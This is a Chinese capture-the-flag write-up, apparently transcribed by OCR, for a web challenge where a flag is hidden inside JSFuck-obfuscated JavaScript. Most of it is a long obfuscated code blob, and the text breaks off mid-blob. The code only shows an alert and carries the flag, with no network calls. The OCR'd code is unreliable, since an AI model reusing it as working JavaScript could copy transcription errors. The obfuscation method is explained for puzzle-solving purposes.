
HGAME Week1　　Write Up

——Ash


WEB：

ID21--这 TM 是啥


打开 http://115.28.78.16:13333/web/web1/看到弹窗

Hack by LoRexxar, 你的flag被我拿走了

（土爷日常恶趣味）

网页内容没有什么有用的信息，转向 F12 看源码，发现<script></script>内有一串蜜汁代码。。。。一脸懵逼。。转而找度娘。。一番搜索知道是 jsfuck。再看看提示，flag 被土爷拿走了。。。于是去 jsfuck.com 上重新构造了一个 alert(“Hack by LoRexxar,你的 flag 被我拿走了”)的符号代码,与原文本进行比较，发现

Line 1, Column 142020



```
([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+([]+[])[(![]+[])[+[]]+(!![]+
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+
```

100898 chars　　Run This

Links

原文本多出了 4W+的符号。于是断定 flag 被土爷藏在原文本里。然后按照 flag 格式”hctf” “{“　　“}” 用 jsfuck.com 构造符号代码，分别在原文本进行搜索确定了 flag 的位置与内容。即


```
+(+(!+[]+!+[]+!+[]+!+[]+[+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]
+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[]
)[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![
]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]
+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+
(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!
+[]+[+[]]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(+![]+[![]]+([]+[])[([][(
![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[
])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[
]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]
+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+[+!
+[]])[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+(![]+[])[+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(+(!+[]+!+[]+[+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!
+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[
]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+
[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]
+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]
+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(
!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[][
[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(+![]+[![]]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!
+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[
])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([
][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!!
[]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[
]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+[+!+[]])+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(
!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[
]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]
+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[
]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(
!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![
]+[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(+[![]]+[][(![]+[])[+[]
]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+!+[]]]+([][[]]+[])[+[]]+([][[
]]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+
(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[+!+[]]+(+(!+[]+!+[]+[+!+[]]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+
[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(+![]+([]+[])[([][(![]
+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][
(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[
+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+
(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(!
[]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(!![]+[]
)[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(+![]+[![]]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+
[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!
![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]
+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!
+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![
]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+!+[]+[+!+[]])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]])()([][(![]+[])[+[]]+([!
[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]
]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[
+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!
![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+
!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!
![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[
]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(+[![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+
!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[
!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[+!+[]]+(+(!+[]+!+[]+[+!+[]]+[+!+[]]))[(!![]+
[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[
+[]]]+(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[]
)[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]
])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+
[+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([
![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[+!+[]+[
+[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(+![]+[![]]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]
]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[
+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!
![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+
!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!
![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+!+[]+[+!+[]])[+!+[]]+(!![]+[])[!+[]+!+[]
+!+[]])()(([]+[])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+([![]]
+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]
]()[+[]])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+(![]+[])[+[]])+[+!+[]]+(+(!+[]+!+[]+!+[]+[!+[]+!+[]+!+[]+!+[]+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[]
)[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(+![]+([]+[])[([][(
![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[
])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[
]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]
+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(!![]
+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(+![]+[![]]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!!
[]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]
+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!
+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]
+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+!+[]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]])+[][(![]+[])[+[]]+([![]]+[
][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![
]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]
+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[
])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]
+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[
])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!
![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(+[![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]
+(!![]+[])[+!+[]]])[+!+[]+[+!+[]]]+([][[]]+[])[+[]]+([][[]]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+([][(![]+[])[+[]]+([![]]
+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[+!+[]]+(+(!+[]
+!+[]+[+!+[]]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!
+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+
!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!
+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(!
[]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[
])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+
[]]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(+![]+[![]]+([]+[])[([][(![]+[])[
+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+
[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]
]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]
+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[]
)[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+!+[]+[+!+[]
```

```
])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]])()([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!
